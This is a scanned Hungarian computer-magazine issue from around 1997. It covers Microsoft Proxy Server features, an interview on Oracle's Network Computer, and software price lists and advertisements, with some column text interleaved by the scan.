A Microsoft Proxy szerver az aktív gyorsítótára segítségével magától felismeri, hogy milyen gyakorisággal töltenek le egy adott információt, és legközelebb már magától letölti azt, amint kevésbé terhelt a vonal (például éjszaka).


Vannak az Interneten olyan adatok is, amelyek éppen azért érdekesek, mert folyamatosan változnak, és ezek a változások a képernyőn nyomon követhetők. A Proxy szervernek megmondható, hogy melyek azok az Internet címek, amelyekről sohase tegyen be adatot a közbülső gyorsítótárba. Ilyen cím például a **www.msnbc.com** hírcsatorna. Szintén korlátozható a cache-ben tárolt objektumok nagysága. Előírhatjuk például, hogy a 64 Kbátnál nagyobb objektumok ne kerüljenek be az átmeneti tárolóba. Erre a beállításra főleg akkor van szükség, amikor kevés a szabad lemezterület.

Az *Automaikus tárcsázó* ▷

(Auto Dial) – a nevének megfelelően – magától hozza létre a kapcsolatot az Internet-szolgáltatóval, ha a hálózaton valamelyik felhasználónak olyan adatokra van szüksége, amelyek nem találhatók meg a helyi gyorsítótárban. A kért adatok letöltése és tárolása után az Automatikus tárcsázó lebontja az Internet-szolgáltatóhoz kiépített kapcsolatot, hozzájárulva a kommunikációs költségek csökkentéséhez. A tárcsázó a *Windows NT Server 4.0 telefonos hálózati elérését* (RAS) használja.

A Proxy szerver az Internet felől egyszerűen eltakarja a helyi hálózatot, tehát megakadályozza, hogy jogosulatlan Internet-használók hozzáférjenek szervezetünk magánhálózatához, így szavatolja kényes adatainak biztonságát. A Microsoft Proxy szerver kivételével nem is szükséges szervezetünk számítógépeinek érvényes Internet (IP) címeket kapniuk, így megmenekülhetünk a teljes hálózat átalakításától. Emlékezzünk vissza arra a megoldásra, amelynél a belső hálózatunkat közvetlenül kötöttük rá az Internetre egy router segítségével! Ott a legnagyobb gondot a könnyű karbantartás mellett az IP címek jelentették. Proxy szervert használva viszont megterathatjuk belső IP címek struktúráját, ráadásul biztonságosan kapcsolhatjuk hozzá magánhálózatunkat az Internethez.


Minthogy a Proxy szerver szorosan integrálható a Windows NT szerver felhasználóazonosító szolgáltatásaival, így lehetővé teszi, hogy a *rendszergazda meghatározza az Internet használatára jogosultak körét, illetve az általuk*

4. A helyi IP címek beállítása létfontosságú a WinSock Proxy szerver működése szempontjából. Ennek eszköze a LAT (Local Address Table). 5. A gyorsítótár több lemezegységre is szétosztható, mérete felülről korlátozható

igénybe vehető szolgáltatásokat. A Proxy segítségével letiltható a hozzáférés bizonyos IP címekkel vagy tartományokkal megadott Web-helyekhez, így érhető el, hogy a felhasználók rendeltetésszerűen használják Internet-hozzáférési jogait. Ha csak IP címmel hivatkoznak az Internet valamelyik kiszolgálójára, akkor a Microsoft Proxy szerver a tűzfalak által használt fordított keresési művelettel (DNS reverse lookup) ellenőrzi, hogy az adott IP cím része-e egy tiltott tartománynak.

Beállítható, hogy mely Windows NT tartománybeli felhasználók férhetnek hozzá az Internethez, és milyen szolgáltatásokat vehetnek igénybe. A rendszergazdák a nem állandó Internet kapcsolat esetén is beállíthatják, hogy a rendszer mely napok mely óráiban engedjen hozzáférést a felhasználók számára. A program lehetővé teszi az In-

ternet-használat folyamatos nyomon követését, a felhasználók tehát csak *rendeltetésszerűen* használhatják Internet-hozzáférésüket.

A Microsoft Proxy szerver két önálló és egymástól teljesen eltérő működési elvű Proxy szolgáltatást tartalmaz.

Web Proxy

Amit a Proxy szerver működésének kapcsán korábban leírtunk, az valójában csak az úgynevezett *CERN-kompatibilis Proxy szerver* elvét adja meg. A CERN-kompatibilitás alapvető követelmény a Proxy szerverek világában. Az a program, amely nem valósítja meg azt a funkcionalitást, amelyet a 90-es évek elején a

CERN központban kifejlesztett Proxy megvalósított, nem nevezhető Proxy szervernek. Ha az Internetet csak böngészésre (HTTP) vagy fájlletöltésre (FTP) használjuk, akkor a *Web Proxy* szolgáltatásaira van szükségünk. Ha viszont az utóbbi években megjelent további szolgáltatásokat (Real Audio, News Group, Video Online=VDO stb.) is igénybe akarjuk venni, akkor a *WinSock Proxyt* kell választanunk.

WinSock Proxy

A WinSock Proxy működési elve sokkal bonyolultabb, mint a hagyományos Web Proxyé. Fontos megjegyeznünk, hogy ha a klasszikus internetes protokolloktól (HTTP, FTP, Gopher) eltérőt akarunk beengedni a magánhálózatunkra, akkor a WinSock Proxy szolgáltatást is segít-

ségül kell hívnunk.

A kétféle Proxy egyben remek korlátozási lehetőség is. Ha csak az alapprotokollok használatát akarjuk engedélyezni hálózatunkon, akkor egyszerűen letiltjuk a WinSock Proxy működését, és ettől kezdve nem kell attól tartanunk, hogy a felhasználók munka közben Real Audiót fognak hallgatni. A CERN-kompatibilis Proxy ugyanis csak a korábban említett három internetes alpprotokollt tudja kezelni.

Következő számunkban alaposabban is megvizsgáljuk, miként áll helyt a gyakorlatban a Proxy szerver.

-b

(Folytatjuk)

17" - 20" GRAFIKAI MONITOROK VÉGKIÁRÚSÍTÁSA!

SONY, HEWLETT PACKARD, MIRÓ, SPEA, IBM

nagyfelbontású(0,25 ill., 0,26 pix.)használt grafikai és CAD-es monitorok PC, MACINTOSH, UNIX alkalmazásokhoz.

17" : 40.000 - 85.000 forint, 20" : 50.000 - 150.000 forint

BARLANG STÚDIÓ Tel.: 217-5263, 06/30/428-501 Fax: 217-5259

V I S U A L

DATAFLEX®

Adatbázis alkalmazások fejlesztéséhez
Objektum orientált 4GL környezetbe ágyazott

- Szoftver fejlesztő eszközök, tervezési metódusok
- alkalmazói segédeszközök, adatelem szótár!!!
- tranzakció orientált, client-server architektúrát támogató adatbázis kezelés

Professzionális fejlesztő eszköz robusztus
adatbáziskezelési feladatok megoldásához

NINCS külön runtime modul!

NEXT Software Kft

Budapest, XI. ker. Andor u. 60. Tel.: 208-46-43

SPRINT

Computer Kft.

Boltjaink: 1068 Felsőerdősor u. 7. Tel.: 342-4707, 342-6724
1087 Berzsenyi u. 3. Tel.: 210-4835, 210-4836

IntraNWare SB 5 user	131 000	Corel Draw 7 CD	70 000
IntraNWare SB 10 user	187 000	ArcServe 6/10 user	61 600
Windows 95 magyar	29 000	WinFax Pro 4.0 for Win	16 900
Windows 95 upgrade CD	21 600	WinFax Pro 8.0 for NT	22 700
Windows NT 4 Srv. 5 user	164 400	FaxPort for Win NT	70 800
Windows NT 4 Srv. upg.	82 100	ACT! 3.0 for Win	31 900
Windows NT 4 WS	64 000	Netscape Communicator	12 600
Exchange Srv. 5 user	203 000	LANTastic 7 DOS, Win 95	20 700
Office 4.2 magyar	65 000	WinChekIt 4.0	16 600
Office 97 Std. magyar	75 000	F-Prot Professional	58 100
Office 97 Std. upg. magyar	42 400	VirusScan (5 op. -re)	10 100
Office 97 Prof. magyar	95 500	DOS Navigator	3 600
Office 97 Prof. upg.	62 800	WinZip 6	11 900
Word 97 magyar	44 000	Norton Commander 95	14 800
Word v. Excel 97 upg.	18 600	Norton Utilities 2.0 95	16 300
Works for Win 95 magyar	11 800	Partition Magic 3.0	16 500
OS/2 Merlin magyar	50 800	System Commander	18 000
OS/2 Merlin upg. magyar	33 800	Deplphi 3.0 Standard	27 500
IBM VisualAGE Basic	23 900	Nuts & Bolts	19 800
Corel WP Suite 8 Új!!	44 100	Borland C++ Builder	27 500

Egyéb kínálatunkból:

- Windows NT, NW hálózatok
- Cégek szoftver auditálása
- Cégek szoftver legalizálása
- Levelező, archiváló rendszerek
- Internet megoldások
- Teljes Microsoft termékpaletta
- Játékok nagy választékban
- Rendeljen utánvétellel

WWW.SPRINT.HU Faxbank: 2-333-666/2200##

Áfa nélküli áraink változtatási jogát fenntartjuk!

BIZOMÁNYOSI TERJESZTŐK LISTÁJA

- 1., Könyvtárellátó 1134 Bp., Váci út 19.
- 2., Lyra and Lant Rt. Műszaki Könyvruház 1061 Bp., Liszt F. tér 9.
- 3., Könyvesház 1134 Bp., Váci út 19.
- 4., Kiadói Lapterjesztő Kereskedelmi Kft. 1106 Bp., Jászberényi út 53.
- 5., Libri Kft. 1042 Bp., Árpád u. 142.
- 6., Libri Kft. 1053 Bp., Kossuth L. u. 18.
- 7., TETA Kft. 1134 Bp., Váci út 19.
- 8., Műszaki Könyvkiadó 1033 Bp., Szentendrei út 89-93
- 9., Tekla - Market Bt. 1053 Bp., Kálvin tér 2.
- 10., Novotrade 2c Kft. 1136 Bp., Balzac u. 35.
- 11., Szoftver Kft. 1137 Bp., Jászai Mari tér 3.
- 12., Tan-társ Kft. 1072 Bp., Nyár u. 14.
- 13., Synkron 2000 Kft. 1147 Bp., Gyarmat u. 104.
- 14., Present-Computer Kft. 1065 Bp., Nagymező u. 60.
- 15., Talentum Kft. 1113 Bp., Bartók Béla út 106.
- 16., Iris Kft. 1036 Bp., Galagonya u. 2.
- 17., Libra Computer Kft. 1114 Bp., Bartók-Béla út 21.
- 18., Pixel Multimédia Kft. 1088 Bp., Rákóczi út 13.
- 19., Cédrus Floppyland Kft. 1056 Bp., Váci u. 84.
- 20., Számalk Rendszerház Rt. 1115 Bp., Etele út 68.
- 21., Computer Books Kft. 1126 Bp., Tarcsay Vilmos u. 12.
- 22., Student Kft. 1092 Bp., Köztelek u. 8.
- 23., Win Computer 1067 Bp., Szondi u. 19.
- 24., Kiskapu Kft. 1081 Bp., Népszínház u. 29.
- 25., Véka Bt. 1144 Bp., Csertő u. 18-20.
- 26., Szüv Rt. 1145 Bp., Szugló u. 9-15.
- 27., Kronos Bt. 1107 Bp., Balkán u. 8.
- 28., Studium 1052 Bp., Váci u. 22.
- 29., Kventa Kft. 1067 Bp., Podmaniczky u. 37.

Computer PANORÁMA

WINDOWS PANORÁMA

- 30., Gró Bt. 1075 Bp., Wesselényi u. 30.
- 31., Írószer Bt. 2400 Dunaújváros, Tánácsics M. u. 2.
- 32., T and T 60 Bt. 3000 Hatvan, Horváth Mihály u.
- 33., Computer Market 6500 Baja, Béke tér 7.
- 34., Szakkönyvruház 4026 Debrecen, Hunyadi u. 8-10.
- 35., Alku Kft. 8000 Székesfehérvár, József A. u. 25.
- 36., Szintézis Computer Kft. 9022 Győr, Pálffy u. 9.
- 37., Next-Door Bt. 3060 Pásztó, Kishegy u. 35.
- 38., Delfin Computer Kft. 6800 Hódmezővásárhely, Hóvirág u. 2.
- 39., Win Investor Kft. Szolnok, Kolozsvári út 3.
- 40., Origó Kereskedelmi Kft. 6100 Kiskunfélegyháza, Mártírok útja 1.
- 41., Szüv Rt. 8000 Székesfehérvár, Gyümölcs u. 36.
- 42., Multi Computer Kft. Körmen, Thököly út 1.
- 43., Gabb János 8700 Marcali, Széchenyi út 10.
- 44., Egyetem Könyvesbolt Miskolc-Egyetemváros
- 45., Fény Szoft Kft. 9400 Sopron, Kurucz domb 2.
- 46., Good-bye Bt. 4275 Monostorpályi, Bocskai u. 15.
- 47., Material Teszt 4400 Nyíregyháza, Bercsényi u. 1.
- 48., Data Box Kft. 7600 Pécs, Apáczka u. 15.
- 49., Computer SYS-Team 7700 Mohács, Vörösmarthy u. 6.
- 50., Arzenál Számítás- és Irodatechnika Kft. 7000 Sárbogárd, Ady Endre u. 111.
- 51., Origó Könyvesbolt 9200 Mosonmagyaróvár, Engels út 14.
- 52., Telecom Radics Kft. 9400 Sopron, Erzsébet u. 15.
- 53., Bessenyei Könyvesbolt 4400 Nyíregyháza, Kossuth tér 1.
- 54., PGM. Trade Kft. 6724 Szeged, Csongrádi u. 22.
- 55., HC-Byte Kft. 8800 Nagykanizsa, Eötvös tér 21.
- 56., Flag Kft. 9700 Szombathely, Kisfaludy u. 51.
- 57., Fairnandó Kft. 7622 Pécs, Nagy Lajos király útja 2.
- 58., Zrínyi Könyvesbolt 7621 Pécs, Jókai u. 25.

KÁRTYÁJÁRÓL...

sok kompatibilisek legyenek. Ezt pedig az szavatolja, hogy mind az NC, mind az NCA nemzetközileg elfogadott szabványokra épül.

C. P.: Olyan cégek iratkoztak fel eddig az NC-gyártók listájára, mint az Acorn, az Akai, a Digital, a Fujitsu, a Funai, az Idea, a Proton, az RCA, a Thomson, a Zenith. Azért valamilyen módon csak különböznek egymástól a termékeik...?

K. T.: A különbség az operációs rendszerükben van. Azok, amelyek az Oracle referenciadesign alapján készültek, az Oracle NC OS-t használják, ám ez közel sem olyan operációs rendszer, mint mondjuk egy Windows. Az Oracle-nek nem célja ilyen, hagyományos értelemben vett operációs rendszert gyártani, mivel az elképzelése nem a PC-k lecserélése. Az NC OS – ha már mindenáron a PC-hez akarjuk hasonlítani – inkább kiterjesztett BIOS-nak nevezhető.

A különböző gyártmányú NC-ken futtatott megoldásokat az alkalmazási szinteken definiálják az NC referencia-profiljában. Egy webes, http-s, javítás alkalmazás futhat Java Stationön, IBM-féle NetStationön, az Acorn set top boxán vagy a Digital Network Computerén. Mindazonáltal vannak különbségek. A holland Idea vállalati NC-eket gyárt. A Liberty – az első európai cég, amely Intel processzorra épít NC-t – egyaránt készít vállalati és otthoni felhasználásra alkalmas modelleket. A Sun csak vállalati célokra ajánlja a Java Stationöket. Az IBM szintén a vállalati szférára koncentrál, és terminál gyanánt javasolja a szóban forgó gépeket. Az Acorn gyárt ilyen is, olyat is. Ám a különbsége-

Illessze be a Smart Cardot – üzeni a telefonnal egybeépített vezetői NC. Képernyője nem napi nyolc órai munkához való

ik ellenére mindegyik NC, vagyis együtt tudnak működni egymással.

Ezt demonstrálta egyébként az 1997-es IFABO-n kiállított hat különböző típus. Volt közöttük ARM 7500-as processzorral működő Acorn NC, Idea, szintén ARM processzorral, Sun Java Station Sparc processzorral, IBM NetStation PowerPC-vel, illetve Liberty doboz Intel processzorral.

C. P.: Milyen fogadtatásra találtak Magyarországon a hálózati számítógépek?

K. T.: Tavaly decemberig az Oracle Magyarország nem folytatott sem implementálásra, sem bevezetésre vonatkozó kampányt. December vagy inkább január óta elsősorban az

Internet-szolgáltatók, a nagyvállalatok körében keresünk értékesítési lehetőségeket. Az első NC projektek még ebben az évben várhatók, sőt egyes magyarországi cégek az NC-összeszerelés iránt is érdeklődnek. E cégeknek azonban az Oracle által alapított NCI-vel kell felvenniük a kapcsolatot, és meg kell vásárolniuk a referenciadesign licencét. Mivel ez nem megy egyik napról a másikra, az idén valószínűleg még egyikük sem kezdhet NC-gyártásba.

C. P.: Visszatérve az NC megjelenésének idején kelt tállgatásokhoz: az első beszélgetők szerzői pontatlanul határolták körbe a felhasználási területeket. Kezdetben sokan úgy gondolták, maholnap a háztartásokba a víz-, gáz- és villanyszámla mellé afféle „infoszámlát” is kézbesítenek majd: a hálózaton töltött idő arányában számlázzák a szoftver- és a

szerverhasználati díjat. Azóta mindenhol azt hallani, hogy az NC nem háztartási célokra való, hanem inkább a vállalati intranetek olcsó munkaállomása lehet. Vajon miként pontosítható az NC-k várható szerepköre, s főként milyen viharokat kavart majd az új szerezés?

K. T.: Az NC a hagyományos értelemben vett szórakoztató elektronikai eszközök és a számítógép közötti űrt tölti be. Gondoljunk csak bele: száz amerikai családból kilencvennyolcnak van tévéje, viszont csak tizenöt-húsznak PC-je! Európában még rosszabb ez az arány. Amíg ezt a hiányt nem tölti be valamilyen eszköz – márpedig a klasszikus PC nem tudja betölteni, mert túl drága, túl bonyolult, túl nehéz megtanulni a kezelését –, addig nem léphetünk be az információs korbá, ahol mindenki hozzájuthat az információhoz.

Persze a vállalatoknál könnyebben kialakítható az NC-k működtetéséhez szükséges infrastruktúra, mint otthon, hiszen egy recepciós vagy egy titkárnő PC-jét, amely nehezen tartható karban és drága, viszonylag egyszerűen le lehet cserélni NC-re. Ez az, ami kihívást jelenthet a Microsoft számára. Ha az NC-eket a vállalatoknál kezdik alkalmazni, azaz először a mellékcélját fogja elérni, azzal a Microsoft elveszíti piacának egy részét. A Microsoft válasza erre a Zero Administration Windows volt. A következő lépéshez, a NetPC-hez már az Intel is maga mellé kellett állítania. Noha az NC specifikációjában a processzorfüggetlenség is szerepel, az Intelnél azt gon-

dolhatták, hogy az NC-üzletből ki fognak maradni. A NetPC-re válaszolva az Oracle kidolgozta az Intel alapú NC referenciadesignt.

Ami a Zero Administration Windowst, illetve a Compaq-féle Zero Administration PC-t illeti, ezek a UNIX világban már régóta ismert hálózati megoldások, amelyekkel eredetileg nem a végfelhasználókra, hanem az üzemeltetőkre gondoltak. Véleményünk szerint a Zero Administration Windows elsősorban a Microsoft piacainak megvédését célozza. Hasonló a helyzet a NetPC-vel, de mihelyt merevlemez és fájlrendszer van egy gépben, akkor azt tönkre lehet tenni, s ilyenkor nem lehet nulla adminisztrációval felülkerekedni a gondokon.



C. P.: Ma már egyre több ember számára nem a telefonvonal az egyetlen vezeték, amely a külvilághoz kapcsolja a lakását vagy a munkahelyét. Milyen lehetőséget nyitnak a hálózati számítógépek előtt a digitális televíziózás eredményei és a kábeltelevíziók?

K. T.: Az Oracle még az Internet-robbanás előtt – amikor információs szupersztráda néven emlegették azt a kialakuló újdonságot, amelynek a magja lehet az Internet – vágott bele a jelenlegi fejlesztésekbe. Az információs szupersztrádának az interaktív televíziózás lett volna az egyik kézzelfogható módja. Ilyen rendszer működik például Orlandóban, Floridában, a Szilícium-völgyben: nem néhány száz, hanem néhány ezer felhasználóról van szó. Európában a British Telecom üzemeltet ilyen kilenccsatornás rendszert Bracknellben. Bécs környékén van egy CD-keket és videókat árusító Music Shop nevű hálózat. A vevő a kioszkban működő számítógépről éri el az Oracle videoszervert, belehallgathat a kiválasztott CD-be, megnézhet egy klipet. A hazai közönség a Compairen vagy legkésőbb a jövő évi IFABO-n láthat majd ilyen megoldást.

Ami a hazai perspektívákat

illeti, kábeltelevíziós ellátottság szempontjából Magyarországon meglehetősen jó helyen áll. Az egyetlen nehézség, hogy – noha az ország méreteihez képest nagy területeket fednek le – a kábeltelevíziós társaságok egymástól elszigetelten működnek, viszont egyre több kábeltelevíziós cég cseréli le két-

A Digital hálózati számítógépének fő erőssége a processzor

irányúra az erősítőállomások. Sokan közülük egyszerű Internet-szolgáltatást is indítottak. Jelenleg néhány budapesti kerületben már kísérletezünk az NC-vel, amely Fractal vagy MPEG-1 tömörítésű, digitalizált videofolyamokat tud játszani.

C. P.: Erre korrában már a tévés Set top boxok is képesek voltak...

K. T.: A set top boxok és a Network Computer között annyi a különbség, hogy az utóbbi egységes, szabványos interfészt használ. Mivel a set top boxoknak egyedi operációs rendszerük van, egyedi alkal-

mazásokat kell készíteni hozzájuk. Az NC-k kiválóan alkalmasak teljes képernyős vagy teljes mozgásos képek videomegjelenítésére. Nem „gyengébbek”, mint egy PC, hiszen az IBM NetStationjébe akár 64 Mb-ot memóriát is bele lehet tenni, a Digital Strong Arm processzora pedig egyes képességeiben a Sparc vagy a Pentium processzorokat is felülmúlja. A Sega vagy a Sony Playstation-éhoz hasonlóan az NC-ben

frame-ek megőrizték a sikerüket.

C. P.: A Network Computer komoly terheket ró a hálózati kiszolgálókra. Vehetjük-e ezek után egy kalap alá az NC-eket?

K. T.: A külső jegyek alapján négy-öt kategóriát állíthatunk fel. Leszámítva a televíziós set top boxokat, az NC-k mindenekelőtt a küllemükben térnek el. A vállalatinak nevezett kategórián belül további különbségeket lehet tenni, hiszen más kell a recepciónak, megint más a vezetőknek. A telefonnal egybeépített típus a vállalati, vezetői készülékekhez sorolható, ugyanakkor ott-honi NC-nek is használható, viszont nem alkalmas arra, hogy napi nyolc órában azzal dolgozzon a recepció, mert kicsi a képernyője. A funkcionalitás szempontjából azonban nincsen különbség a vállalati és az otthoni NC-k között. Hiszen minden NC-vel lehet böngészni az Interneten, mindegyikben van terminálemuláció és personal productivity tool, azaz szövegszerkesztő, táblázatkezelő.

Az egyetlen, az internetes, intranetes felhasználásokban hangsúlyos különlegesség a Smart Card, amely az azonosítást és a számlázást szolgálja, s emellett lehetőséget teremt arra, hogy a gép bekapcsolása után a felhasználó a saját, előre beállított környezetébe kerüljön. Vállalaton belül olyankor lehet szükség Smart Cardra, ha a munkatársak nem mindig ugyanonnan lépnek be az intranetbe. Bankokban vagy más kritikus alkalmazásoknál pedig a biztonság garanciája, hiszen az ügyintéző távollétében, annak Smart Cardja nélkül nem lehet tranzakciókat folytatni a gépről. Több-kevesebb sikerrel folynak már ilyen kísérletek PC-vel is. Az NC-ből azonban nem buta laptopot szeretnénk faragni, amelyet mindenhová magával visz az ember, hanem azt szeretnénk, hogy minden szálloda halljában ott legyen.

-iPr

Ezüstös „pizzásdoboz” a Fujitól. Vajon lesz-e magyar összeszerelésű NC?

sincsen mozgó alkatrész, ám nemcsak játéokra, hanem a hálózaton fellelhető mindenféle aktivitásra lehetőséget nyújt.

Sokan azt mondják: ez revolúció, vagyis egyfajta forradalom. Valójában inkább evolúció, hiszen a hálózatok mostanra kezdenek beérni az ilyen alkalmazásokra. Hasonló kísérlet volt évekkel ezelőtt az X-terminál, amely a LAN-ok éretlensége miatt fulladt be. Az NC mellett ugyanúgy megmarad a PC, ahogy a main-

Motorola StarTAC™. A valóra vált álom.™

Kicsi, de óriási! ★ Óriási, hogy milyen kicsi! ★ Lehetetlen? ★ Ugyan már, hiszen a Motorola zseniálisan ledönti a határokat és Önt egyenesen az ezredfordulóra repíti ★ A mindössze 100 grammnyi StarTAC a világ legkisebb és legkönnyebb mobiltelefonja, sőt az első ruhakiegészítőként viselhető telefon ★ Bár a legkisebb, szolgáltatásai a legkorszerűbbek, superfejlett szoftverrel és a legfelsőbb szintű teljesítménnyel, s mindez alapsomagban ★ A StarTAC nem más, mint maga a zsebben hordható forradalom ★

Információért hívja a 06-20/30-310075-ös telefonszámot.

A és a Motorola név a Motorola Inc. bejegyzett védjegyei. A StarTAC a Motorola Inc. bejegyzett védjegye. ©1997 Motorola Inc.

 MOTOROLA

A valóra vált álom™


Computer Panoráma KOMPAKTLEMEZ

Minden hónapban

A tanévkezdésre megújult külsővel jelentkezünk, de mint mindig, most is igyekeztünk tartalmas CD-t összeállítani.

Computer Panoráma nyelviskola


